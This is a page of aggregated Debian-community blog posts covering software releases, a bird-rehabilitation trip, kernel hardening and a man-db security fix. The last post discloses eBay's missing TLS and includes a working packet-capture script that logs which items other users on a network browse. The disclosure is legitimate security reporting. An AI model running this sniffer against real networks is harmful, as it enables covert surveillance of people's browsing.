Search Results: "ag"

14 December 2016

Dirk Eddelbuettel: anytime 0.1.2: Another bugfix

Another update, now at release 0.1.2, of anytime arrived at CRAN earlier today. anytime is a very focused package aiming to do just one thing really well: to convert anything in integer, numeric, character, factor, ordered, ... format to either POSIXct or Date objects -- and to do so without requiring a format string. See the anytime page, or the GitHub README.md for a few examples, or just consider the following illustration:
R> library(anytime)
R> anytime("20161107 202122")   ## all digits
[1] "2016-11-07 20:21:22 CST"
R> utctime("2016Nov07 202122")  ## UTC parse example
[1] "2016-11-07 14:21:22 CST"
R> 
Release 0.1.2 addresses a somewhat bizarre Windows-only bug reported at GitHub in #33 and at StackOverflow. Formats of the %Y-%b-%d form, ie 2016-Dec-12 for today would fail on Windows as the contiguous string was apparently getting split by a routine looking for splits on spaces. Really strange. Anyway, I switched to using more helper functions from the Boost String Algorithms library, and things are behaving now. An extra shoutout once more to G bor Cs rdi and the R Consortium for the most awesome R-Builder. I was able to test and fix on Windows during the weekend with no access to an actual windows environment. The NEWS file summarises the release:

Changes in anytime version 0.1.2 (2016-12-13)
  • The (internal) string processing and splitting now uses Boost algorithm functions which avoids a (bizarre) bug on Windows.
  • Test coverage was increased.

Courtesy of CRANberries, there is a comparison to the previous release. More information is on the anytime page. For questions or comments use the issue tracker off the GitHub repo.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

13 December 2016

Shirish Agarwal: Eagle Encounters, pier Stellenbosch

Before starting, have to say hindsight as they say is always 20/20. I was moaning about my 6/7 hour trip few blog posts back but now came to know about the 17.5 hr. flights (17.5x800km/hr=14000 km.) which are happening around me. I would say I was whining about nothing seeing those flights. I can t even imagine how people would feel in those flights. Six hours were too much in the tin-can, thankfully though I was in the aisle seat. In 14 hours most people would probably give to Air rage . I just saw an excellent article on the subject. I also came to know that seat-selection and food on a long-haul flights are a luxury, hence that changes the equation quite a bit as well. So on these facts, it seems Qatar Airways treated me quite well as I was able to use both those options. Disclaimer My knowledge about birds/avian is almost non-existent, Hence feel free to correct me if I do go wrong anywhere. Coming back to earth literally , I will have to share a bit of South Africa as that is part and parcel of what I m going to share next. Also many of the pictures shared in this particular blog post belong to KK who has shared them with me with permission to share it with the rest of the world. When I was in South Africa, in the first couple of days as well as what little reading of South African History I had read before travelling, had known that the Europeans, specifically the Dutch ruled on South Africa for many years. What was shared to me in the first day or two that Afrikaans is mostly spoken by Europeans still living in South Africa, some spoken by the coloured people as well. This tied in with the literature I had already read. The Wikipedia page shares which language is spoken by whom and how the demographics play out if people are interested to know that. One of the words or part of the word for places we came to know is bosch as is used in many a places. Bosch means wood or forest. After this we came to know about many places which were known as somethingbosch which signified to us that area is or was a forest. On the second/third day Chirayu (pictured, extreme left) shared the idea of going to Eagle Encounters. Other people pictured in the picture are yours truly, some of the people from GSOC, KK is in the middle, the driver Leonard something who took us to Eagle Encounters on the right (pictured extreme right). Update I was informed that it was a joint plan between Chirayu and KK. They also had some other options planned which later got dropped by the wayside. The whole gang/group along with Leonard coming from eagle encounters It was supposed to be somewhat near, (Spier, Stellenbosch). While I was not able to able to see/figure out where Eagle Encounters is on Openstreetmap, somebody named Firefishy added Spier to OSM few years back. So thank you for that Firefishy so I can at least pin-point a closer place. I didn t see/know/try to figure out about the place as Chirayu said it s a zoo . I wasn t enthusiastic as much as I had been depressed by most zoos in India, while you do have national reserves/Parks in India where you see animals in their full glory. I have been lucky to been able to seen Tadoba and Ranthambore National parks and spend some quality time (about a week) to have some idea as to what can/happens in forests and people living in the buffer-zones but those stories are for a different day altogether. I have to say I do hope to be part of the Ranthambore experience again somewhere in the future, it really is a beautiful place for flora and fauna and fortunately or unfortunately this is the best time apart from spring, as you have the game of mist/fog and animals . North India this time of the year is something to be experienced. I wasn t much enthused as zoos in India are claustrophobic for animals and people both. There are small cages and you see and smell the shit/piss of the animals, generally not a good feeling. Chirayu shared with us also the possibility of being able to ride of Segways and range of bicycles which relieved me so that in case we didn t enjoy the zoo we would enjoy the Segway at least and have a good time (although it would have different expenses than the ones at Eagle Encounters). My whole education about what a zoo could be was turned around at Eagle Encounters as it seems to be somewhere between a zoo and what I know as national parks where animals roam free. We purchased the tickets and went in, the first event/happening was Eagle Encounters itself. One of the families at Eagle Encounter handling a snowy eagle Our introduction to the place started by two beautiful volunteer/trainers who were in charge of all the birds in the Eagle Encounters vicinity. The introduction started by every one of us who came for the Eagle Encounter show to wear a glove and to have/hold one of the pair of snowy owls to sit on the glove. That picture is of a family who was part of our show. Before my turn came, I was a little apprehensive/worried about holding a Owl -period. To my surprise, they were so soft and easy-going, I could hardly feel the weight on my hand. While the trainer/volunteers were constantly feeding them earthworm-bits (I didn t ask, just guessing) and we were all happy as they along with the visitors were constantly playing and interacting with the birds, sharing with us the life-cycle of the snowy Owl. It s only then I understood why in the Harry Potter Universe, the owl plays such an important part. They seem to be a nice, curious, easy-going, proud creatures which fits perfectly in the HP Universe. In hind-sight I should have videod the whole experience as the trainer/volunteer showed a battery of owls, eagles, vultures, Hawks (different birds of prey) what have you. I have to confess my knowledge of birds is and was non-existent. Vulture at the Eagle Encounters show Vulture, One of the larger birds we saw at the Eagle Encounters show. Some of the birds could be dangerous, especially in the wild. The other trainer showing off a Black Eagle at Eagle Encounters That was the other Volunteer-Trainer who was showing off the birds. I especially liked the t-shirt she was wearing. The shop at Eagle Encounters had whole lot of them, they were a bit expensive and just not my size Tidbit Just a few years ago, it was a shocker to me to know/realize that what commonly goes/known in the country as a parrot by most people is actually a Parakeet. As can be seen in the article linked, they are widely distributed in India. While I was young, I used to see the rose-ringed parakeets quite a bit around but nowadays due to probably pollution and other factors, they are noticeably less. They are popular as pets in India. I don t know what Pollito would think about that, don t think he would think good. Trainer showing off a Hawk at Eagle Encounters As I cannot differentiate between Hawk, Vulture, Eagle, etc. I would safely say a Bird of Prey as that was what he was holding. This photo was taken after the event was over where we all were curious to know about the volunteer/trainer, their day job and what it meant for them to be taking care of these birds. Update KK has shared with me what those specific birds are called, so in case the names or species are wrong, please take the truck with her and not me. While I don t remember the name of the trainer/volunteer, among other things it was shared that the volunteers/trainers aren t paid enough and they never have enough funds to take care of all the birds who come to them. Trainer showing Hawk and background chart Where the picture was shot (both this and earlier) was sort of open-office. If you look closely, you will see that there are names of the birds, for instance, people who loved LOTR would easily see Gandalf . that board lists how much food (probably in grams) did the bird eat in a day and week. While it was not shared, I m sure there would be a lot of paperwork, studies to get the birds as well as possible. From a computer science perspective, there seemed to be lot of potential for avian and big-data professionals to do lot of computer modelling and analysis and give more insight into the rehabilitation efforts so the process could be more fine-tuned, efficient and economic perhaps. Hawk on stand This is how we saw the majority of the birds. Most of them had a metal/plastic string which was tied to small artificial branches as the one above. I forgot to share a very important point. Eagle Encounters is not a zoo but a Rehabilitation Centre. While the cynic/skeptic part of me tried to not feel or see the before and after pictures of the birds bought to the rehabilitation centre, the caring part was moved to see most of the birds being treated with love and affection. From our conversations with the Volunteer-Trainer it emerged that every week they had to turn away lots of birds due to space constraints. It is only the most serious/life-threatening cases for which they could provide care in a sustainable way they would keep. Some of the birds who were in the cages were large, airy. I wouldn t say clean as what little I read before as well later is that birds shit enormously so cleaning cages is quite an effort. Most of the cages and near those artificial branches there were placards of people who were sponsoring a bird or two to look after them. From what was shared, many of the birds who came had been abused in many ways. Some of them had their bones crushed or/and other cruel ways. As I had shared that I had been wonderfully surprised by seeing birds come so close to me and most of my friends, I felt rage about those who had treated the birds in such evil, bad ways. What was shared with us that while they try to heal the birds as much as possible, it is always suspect how well the birds would survive on their own in nature, hence many of these birds would go to the sponsor or to some other place when they are well. The Secretary birds - cage- sponsors-adopted If you look at the picture closely, maybe look at the higher resolution photo in the gallery, you will see that both the birds have been adopted by two different couples. The birds as the name tag shows are called Secretaries . The Secretaries make a typical sound which is similar to the sound made by old typewriters. Just as woodpeckers make Morse Code noises when they are pecking with their beaks on trees, something similar to the sound of keys emitted by Old Remington typewriters when clicked on was done by the Secretaries. One of the birds in the cage, This is one of the birds in one of the few cages. If you see a higher-resolution picture of the earlier picture, the one which has Secretaries . Also as can be seen in the picture, there is wood-working happening and they are trying to expand the Rehabilitation Centre. All in all, an excursion which was supposed to be for just an hour, extended to something like 3 odd hours. KK shot more than a 1000 odd pictures while trying to teach/converse in Malyalam to some of the birds. She shot well over 1000 photos which would have filled something like 30 odd traditional photo albums. Jaminy (KK s partner-in-crime) used her selfie stick to desired effect, taking pictures with most of the birds as one does with celebrities. I had also taken some but most of them were over-exposed as was new to mobile photography at that time, still am but mostly it works. Lake with Barn Owls near Eagle Encounters That is the lake we discovered/saw after coming back from Eagle Encounters. We had good times. Lastly, a virtual prize distribution ceremony a. Chirayu and KK A platinum trophy for actually thinking and pitching the place in the first place. b. Shirish and Deven Bansod Metal cups for not taking more than 10 minutes to freshen up and be back after hearing the plan to go to Eagle Encounters. c. All the girls/women Spoons for actually making it to the day. All the girls took quite sometime to freshen up, otherwise it might have been possible to also experience the Segways, who knows. All-in-all an enjoyable day spent in being part of Eagle Encounters .
Filed under: Miscellenous Tagged: #Birds of Prey, #Debconf16, #Eagle Encounters, #Rehabilitation, #South African History, #Stellenbosch

Ben Hutchings: Debian LTS work, November 2016

I was assigned 11 hours of work by Freexian's Debian LTS initiative. I worked 9 hours and carry over 2 hours. In my role as Linux 3.2 stable maintainer, I made a 3.2.84 release with a large number of backported fixes. I then rebased wheezy's linux package on this and made some additional changes to maintain the kernel module ABI. This will probably be released some time in December or January, depending on what security issues turn up.

12 December 2016

Jonathan McDowell: No longer a student. Again.


99 Problems (image courtesy of XKCD) Last week I graduated with a Masters in Legal Science (now taught as an MLaw) from Queen s University Belfast. I m pleased to have achieved a Distinction, as well an award for Outstanding Achievement in the Dissertation (which was on the infringement of privacy by private organisations due to state mandated surveillance and retention laws - pretty topical given the unfortunate introduction of the Investigatory Powers Act 2016). However, as previously stated, I had made the decision that I was happier building things, and wanted to return to the world of technology. I talked to a bunch of interesting options, got to various stages in the hiring process with each of them, and happily accepted a role with Titan IC Systems which started at the beginning of September. Titan have produced a hardware accelerated regular expression processor (hence the XKCD reference); the RXP in its FPGA variant (what I get to play with) can handle pattern matching against 40Gb/s of traffic. Which is kinda interesting, as it lends itself to a whole range of applications from network scanning to data mining to, well, anything where you want to sift through a large amount of data checking against a large number of rules. However it s brand new technology for me to get up to speed with (plus getting back into a regular working pattern rather than academentia), and the combination of that and spending most of the summer post DebConf wrapping up the dissertation has meant I haven t had as much time to devote other things as I d have liked. However I ve a few side projects at various stages of completion and will try to manage more regular updates.

Kees Cook: security things in Linux v4.9

Previously: v4.8. Here are a bunch of security things I m excited about in the newly released Linux v4.9: Latent Entropy GCC plugin Building on her earlier work to bring GCC plugin support to the Linux kernel, Emese Revfy ported PaX s Latent Entropy GCC plugin to upstream. This plugin is significantly more complex than the others that have already been ported, and performs extensive instrumentation of functions marked with __latent_entropy. These functions have their branches and loops adjusted to mix random values (selected at build time) into a global entropy gathering variable. Since the branch and loop ordering is very specific to boot conditions, CPU quirks, memory layout, etc, this provides some additional uncertainty to the kernel s entropy pool. Since the entropy actually gathered is hard to measure, no entropy is credited , but rather used to mix the existing pool further. Probably the best place to enable this plugin is on small devices without other strong sources of entropy. vmapped kernel stack and thread_info relocation on x86 Normally, kernel stacks are mapped together in memory. This meant that attackers could use forms of stack exhaustion (or stack buffer overflows) to reach past the end of a stack and start writing over another process s stack. This is bad, and one way to stop it is to provide guard pages between stacks, which is provided by vmalloced memory. Andy Lutomirski did a bunch of work to move to vmapped kernel stack via CONFIG_VMAP_STACK on x86_64. Now when writing past the end of the stack, the kernel will immediately fault instead of just continuing to blindly write. Related to this, the kernel was storing thread_info (which contained sensitive values like addr_limit) at the bottom of the kernel stack, which was an easy target for attackers to hit. Between a combination of explicitly moving targets out of thread_info, removing needless fields, and entirely moving thread_info off the stack, Andy Lutomirski and Linus Torvalds created CONFIG_THREAD_INFO_IN_TASK for x86. CONFIG_DEBUG_RODATA mandatory on arm64 As recently done for x86, Mark Rutland made CONFIG_DEBUG_RODATA mandatory on arm64. This feature controls whether the kernel enforces proper memory protections on its own memory regions (code memory is executable and read-only, read-only data is actually read-only and non-executable, and writable data is non-executable). This protection is a fundamental security primitive for kernel self-protection, so there s no reason to make the protection optional. random_page() cleanup Cleaning up the code around the userspace ASLR implementations makes them easier to reason about. This has been happening for things like the recent consolidation on arch_mmap_rnd() for ET_DYN and during the addition of the entropy sysctl. Both uncovered some awkward uses of get_random_int() (or similar) in and around arch_mmap_rnd() (which is used for mmap (and therefore shared library) and PIE ASLR), as well as in randomize_stack_top() (which is used for stack ASLR). Jason Cooper cleaned things up further by doing away with randomize_range() entirely and replacing it with the saner random_page(), making the per-architecture arch_randomize_brk() (responsible for brk ASLR) much easier to understand. That s it for now! Let me know if there are other fun things to call attention to in v4.9.

2016, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

Michal Čihař: Gammu 1.38.0

Today Gammu 1.38.0 has been released. Changes in last two testing releases have been stabilized and this is the outcome. You can expect changes in API or SMSD tables as well as some additional features. Also this is first stable release after several years which comes with Windows binaries. These are built using AppVeyor and will help bring Windows users back to latest versions. Full list of changes and new features can be found on Gammu 1.38.0 release page. Would you like to see more features in Gammu? You an support further Gammu development at Bountysource salt or by direct donation.

Filed under: Debian English Gammu 0 comments

Thomas Lange: Two months full of FAI work

The last months were filled with a lot of FAI work. After the release that supports the creation of disk images, I attended the Debian cloud sprint in Seattle. During the sprint, we've looked at some image creation tools and I gave a short demo of the new fai-diskimage command. We've decided to evaluate FAI for creating official Debian cloud images! We've created the FAI configuration for GCE images during the sprint and Sam has now moved his own setup from vmdebootstrap to FAI report. A few weeks ago, I gave a FAI training in cologne for a customer. The participants really loved FAI and they will use it for CentOS, OpenSUSE, Debian and Ubuntu because FAI perfectly fits into their needs Giving this training was a pleasure for me because the participants were really good and they've learned everything about FAI. Later, I wrote some new code for detecting unknown packages names for the command install_packages, which is needed because aptiude does not handle this any more. I've finally released the new version FAI 5.3.2 and also created new ISO images which are now available at http://fai-project.org/fai-cd/. FAI cloud

Dirk Eddelbuettel: RcppCCTZ 0.1.0

A new version 0.1.0 of RcppCCTZ arrived on CRAN this morning. It brings a number of new or updated things, starting with new upstream code from CCTZ as well as a few new utility functions. CCTZ is a C++ library for translating between absolute and civil times using the rules of a time zone. In fact, it is two libraries. One for dealing with civil time: human-readable dates and times, and one for converting between between absolute and civil times via time zones. It requires only a proper C++11 compiler and the standard IANA time zone data base which standard Unix, Linux, OS X, ... computers tend to have in /usr/share/zoneinfo. RcppCCTZ connects this library to R by relying on Rcpp. A nice example is the helloMoon() function (based on an introductory example in the CCTZ documentation) showing the time when Neil Armstrong took a small step, relative to local time in New York and Sydney:
R> library(RcppCCTZ)
R> helloMoon(verbose=TRUE)
1969-07-20 22:56:00 -0400
1969-07-21 12:56:00 +1000
                   New_York                      Sydney 
"1969-07-20 22:56:00 -0400" "1969-07-21 12:56:00 +1000" 
R> 
The new formating and parsing functions are illustrated below with default arguments for format strings and timezones. All this can be customized as usual.
R> example(formatDatetime)
frmtDtR> now <- Sys.time()
frmtDtR> formatDatetime(now)            # current (UTC) time, in full precision RFC3339
[1] "2016-12-12T13:21:03.866711+00:00"
frmtDtR> formatDatetime(now, tgttzstr="America/New_York")  # same but in NY
[1] "2016-12-12T08:21:03.866711-05:00"
frmtDtR> formatDatetime(now + 0:4)     # vectorised
[1] "2016-12-12T13:21:03.866711+00:00" "2016-12-12T13:21:04.866711+00:00" "2016-12-12T13:21:05.866711+00:00"
[4] "2016-12-12T13:21:06.866711+00:00" "2016-12-12T13:21:07.866711+00:00"
R> example(parseDatetime)
prsDttR> ds <- getOption("digits.secs")
prsDttR> options(digits.secs=6) # max value
prsDttR> parseDatetime("2016-12-07 10:11:12",        "%Y-%m-%d %H:%M:%S");   # full seconds
[1] "2016-12-07 04:11:12 CST"
prsDttR> parseDatetime("2016-12-07 10:11:12.123456", "%Y-%m-%d %H:%M:%E*S"); # fractional seconds
[1] "2016-12-07 04:11:12.123456 CST"
prsDttR> parseDatetime("2016-12-07T10:11:12.123456-00:00")  ## default RFC3339 format
[1] "2016-12-07 04:11:12.123456 CST"
prsDttR> now <- trunc(Sys.time())
prsDttR> parseDatetime(formatDatetime(now + 0:4))               # vectorised
[1] "2016-12-12 07:21:17 CST" "2016-12-12 07:21:18 CST" "2016-12-12 07:21:19 CST"
[4] "2016-12-12 07:21:20 CST" "2016-12-12 07:21:21 CST"
prsDttR> options(digits.secs=ds)
R>
Changes in this version are summarized here:

Changes in version 0.1.0 (2016-12-11)
  • Synchronized with CCTZ upstream.
  • New parsing and formating helpers for Datetime vectors
  • New parsing and formating helpers for (two) double vectors representing full std::chrono nanosecond resolutions
  • Updated documentation and examples.

We also have a diff to the previous version thanks to CRANberries. More details are at the RcppCCTZ page; code, issue tickets etc at the GitHub repository.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Michal &#268;iha&#345;: New location for Weblate

Today, Weblate got new home. The difference is not that big - it has been moved from my personal GitHub account to WeblateOrg organization. The main motivation is to have all Weblate related repositories in one location (all others including wlc, Docker or website are already there). The move will also allow to better manage the project in future as having it in separate repositories provides less management options on GitHub than using organization. In case you have cloned the git repository, please update
git remote set-url origin https://github.com/WeblateOrg/weblate.git
Of course all issue tracker locations have changed as well (I believe the redirect on GitHub will stay as long as I won't fork the repository, so expect it to work at least month). See GitHub documentation on repository moving. I'm sorry for all the troubles, but I think this is really necessary move.

Filed under: Debian English SUSE Weblate 0 comments

Paul Tagliamonte: DNSync MAC Addresses

I ve been hacking on a project on and off for my LAN called DNSync. This will take a DNSMasq leases file and sync it to Amazon Route 53. I ve added a new feature, which will create A reccords for each MAC address on the LAN. Since DNSync won t touch CNAME records, I use CNAME records (manually) to point to the auto-synced A records for services on my LAN (such as my Projector, etc). Since It s easy for two machines to have the same name, I ve decided to add A records for each MAC as well as their client name. They take the fomm of something like ab-cd-ef-ab-cd-ef.by-mac.paultag.house., which is harder to accedentally collide.

11 December 2016

Colin Watson: The sad tale of CVE-2015-1336

Today I released man-db 2.7.6 (announcement, NEWS, git log), and uploaded it to Debian unstable. The major change in this release was a set of fixes for two security vulnerabilities, one of which affected all man-db installations since 2.3.12 (or 2.3.10-66 in Debian), and the other of which was specific to Debian and its derivatives. It s probably obvious from the dates here that this has not been my finest hour in terms of responding to security issues in a timely fashion, and I apologise for that. Some of this is just the usual life reasons, which I shan t bore you by reciting, but some of it has been that fixing this properly in man-db was genuinely rather complicated and delicate. Since I ve previously advocated man-db over some of its competitors on the basis of a better security posture, I think it behooves me to write up a longer description. I took over maintaining man-db over fifteen years ago in slightly unexpected circumstances (I got annoyed with its bug list and made a couple of non-maintainer uploads, and then the previous maintainer died, so I ended up taking over both in Debian and upstream). I was a fairly new developer at the time, and there weren t a lot of people I could ask questions of, but I did my best to recover as much of the history as I could and learn from it. One thing that became clear very quickly, both from my own inspection and from the bug list, was that most of the code had been written in a rather more innocent time. It was absolutely riddled with dangerous uses of the shell, poor temporary file handling, buffer overruns, and various common-or-garden deficiencies of that kind. I spent several years reworking large swathes of the codebase to be more robust against those kinds of bugs by design, and for example libpipeline came out of that effort. The most subtle and risky set of problems came from the fact that the man and mandb programs were installed set-user-id to the man user. Part of this was so that man could maintain preformatted cat pages , and part of it was so that users could run mandb if the system databases were out of date (this is now much less useful since most package managers, including dpkg, support some kind of trigger mechanism that can run mandb whenever new system-level manual pages are installed). One of the first things I did was to make this optional, and this has been a disabled-by-default debconf option in Debian for a long time now. But it s still a supported option and is enabled by default upstream, and when running setuid man and mandb need to take care to drop privileges when dealing with user-controlled data and to write files with the appropriate ownership and permissions. My predecessor had problems related to this such as Debian #26002, and one of the ways they dealt with them was to make /var/cache/man/ set-group-id root, in order that files written to that directory would have consistent group ownership. This always struck me as rather strange and I meant to do something about it at some point, but until the first vulnerability report above I regarded it as mainly a curiosity, since nothing in there was group-writeable anyway. As a result, with the more immediate aim of making the system behave consistently and dealing with bug reports, various bits of code had accreted that assumed that /var/cache/man/ would be man:root 2755, and not all of it was immediately obvious. This interacted with the second vulnerability report in two ways. Firstly, at some level it caused it because I was dealing with the day-to-day problems rather than thinking at a higher level: a series of bugs led me down the path of whacking problems over the head with a recursive chown of /var/cache/man/ from cron, rather than working out why things got that way in the first place. Secondly, once I d done that, I couldn t remove the chown without a much more extensive excursion into all the code that dealt with cache files, for fear of reintroducing those bugs. So although the fix for the second vulnerability is very simple in itself, I couldn t get there without dealing with the first vulnerability. In some ways, of course, cat pages are a bit of an anachronism. Most modern systems can format pages quickly enough that it s not much of an issue. However, I m loath to drop the feature entirely: I m generally wary of assuming that just because I have a fast system that everyone does. So, instead, I did what I should have done years ago: make man and mandb set-group-id man as well as set-user-id man, at which point we can simply make all the cache files and directories be owned by man:man and drop the setgid bit on cache directories. This should be simpler and less prone to difficult-to-understand problems. I expect that my next substantial upstream release will switch to --disable-setuid by default to reduce exposure, though, and distributions can start thinking about whether they want to follow that (Fedora already does, for example). If this becomes widely disabled without complaints then that would be good evidence that it s reasonable to drop the feature entirely. I m not in a rush, but if you do need cat pages then now is a good time to write to me and tell me why. This is the fiddliest set of vulnerabilities I ve dealt with in man-db for quite some time, so I hope that if there are more then I can get back to my previous quick response time.

Petter Reinholdtsen: Oolite, a life in space as vagabond and mercenary - nice free software


In my early years, I played the epic game Elite on my PC. I spent many months trading and fighting in space, and reached the 'elite' fighting status before I moved on. The original Elite game was available on Commodore 64 and the IBM PC edition I played had a 64 KB executable. I am still impressed today that the authors managed to squeeze both a 3D engine and details about more than 2000 planet systems across 7 galaxies into a binary so small. I have known about the free software game Oolite inspired by Elite for a while, but did not really have time to test it properly until a few days ago. It was great to discover that my old knowledge about trading routes were still valid. But my fighting and flying abilities were gone, so I had to retrain to be able to dock on a space station. And I am still not able to make much resistance when I am attacked by pirates, so I bougth and mounted the most powerful laser in the rear to be able to put up at least some resistance while fleeing for my life. :) When playing Elite in the late eighties, I had to discover everything on my own, and I had long lists of prices seen on different planets to be able to decide where to trade what. This time I had the advantages of the Elite wiki, where information about each planet is easily available with common price ranges and suggested trading routes. This improved my ability to earn money and I have been able to earn enough to buy a lot of useful equipent in a few days. I believe I originally played for months before I could get a docking computer, while now I could get it after less then a week. If you like science fiction and dreamed of a life as a vagabond in space, you should try out Oolite. It is available for Linux, MacOSX and Windows, and is included in Debian and derivatives since 2011. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b.

Charles Plessy: apt purge ifupdown

...oh wow, it still works... I never had realised that network-manager did not need ifupdown.

Clint Adams: Only in San Francisco would one brag about this

I dated Appelbaum! she said. I gotta go, I said.

Clint Adams: Any way the wind blows

NOAA decommissioning weather.noaa.gov led to breakage which reveals just how much duplication of code and effort there is for fetching and parsing weather data.

Clint Adams: Collect the towers

Why is openbmap's North American coverage so sad? Is there a reason that RadioBeacon doesn't also submit to OpenCellID? Is there a free software Android app that submits data to OpenCellID?

10 December 2016

Iain R. Learmonth: The Internet of Dangerous Auction Sites

It might be that the internet era of fun and games is over, because the internet is now dangerous. Bruce Schneier
Ok, I know this is kind of old news now, but Bruce Schneier gave testimony to the House of Representatives Energy & Commerce Committee about computer security after the Dyn attack. I m including this quote because I feel it sets the scene nicely for what follows here. Last week, I was browsing the popular online auction site eBay and I noticed that there was no TLS. For a moment, I considered that maybe my traffic was being intercepted deliberately, there s no way that eBay as a global company would be deliberately risking users in this way. I was wrong. There is not and has never been TLS for large swathes of the eBay site. In fact, the only point at which I ve found TLS is in their help pages and when it comes to entering card details (although it ll give you back the last 4 digits of your card over a plaintext channel).
sudo apt install wireshark
# You'll want to allow non-root users to perform capture
sudo adduser  whoami  wireshark
# Log out and in again to assume the privileges you've granted yourself
What can you see? They first thing I d like to call eBay on is a statement in their webpage about Cookies, Web Beacons, and Similar Technologies:
We don t store any of your personal information on any of our cookies or other similar technologies.
Well eBay, I don t know about you, but for me my name is personal information. Ana, who investigated this with me, also confirmed that her name was present on her cookie when using her account. But to answer the question, you can see pretty much everything. Using the Observer module of PATHspider, which is essentially a programmable flow meter, let s take a look at what items users of the network are browsing:
sudo apt install pathspider
The following is a Python 3 script that you ll need to run as root (for packet capturing) and will need to kill with ^C when you re done because I didn t give it an exit condition:
import logging
import queue
import threading
import email
import re
from io import StringIO
import plt
from pathspider.observer import Observer
from pathspider.observer import basic_flow
from pathspider.observer.tcp import tcp_setup
from pathspider.observer.tcp import tcp_handshake
from pathspider.observer.tcp import tcp_complete
def tcp_reasm_setup(rec, ip):
        rec['payload'] = b''
        return True
def tcp_reasm(rec, tcp, rev):
        if not rev and tcp.payload is not None:
                rec['payload'] += tcp.payload.data
        return True
lturi = "int:wlp3s0" # CHANGE THIS TO YOUR NETWORK INTERFACE
logging.getLogger().setLevel(logging.INFO)
logger = logging.getLogger(__name__)
ebay_itm = re.compile("(?:item= itm(?:\/[^0-9][^\/]+)?\/)([0-9]+)")
o = Observer(lturi,
             new_flow_chain=[basic_flow, tcp_setup, tcp_reasm_setup],
             tcp_chain=[tcp_handshake, tcp_complete, tcp_reasm])
q = queue.Queue()
t = threading.Thread(target=o.run_flow_enqueuer,
                     args=(q,),
                     daemon=True)
t.start()
while True:
    f = q.get()
    # www.ebay.co.uk uses keep alive for connections, multiple requests
    # may be in a single flow
    requests = [x + b'\r\n' for x in f['payload'].split(b'\r\n\r\n')]
    for request in requests:
        if request.startswith(b'GET '):
            request_text = request.decode('ascii')
            request_line, headers_alone = request_text.split('\r\n', 1)
            headers = email.message_from_file(StringIO(headers_alone))
            if headers['Host'] != "www.ebay.co.uk":
                break
            itm = ebay_itm.search(request_line)
            if itm is not None and len(itm.groups()) > 0 and itm.group(1) is not None:
                logging.info("%s viewed item %s", f['sip'],
                             "http://www.ebay.co.uk/itm/" + itm.group(1))
Note: PATHspider s Observer won t emit a flow until it is completed, so you may have to close your browser in order for the TCP connection to be closed as eBay does use Connection: keep-alive. If all is working correctly (if it was really working correctly, it wouldn t be working because the connections would be encrypted, but you get what I mean ), you ll see something like:
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/161990905666
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/311756208540
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/131911806454
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
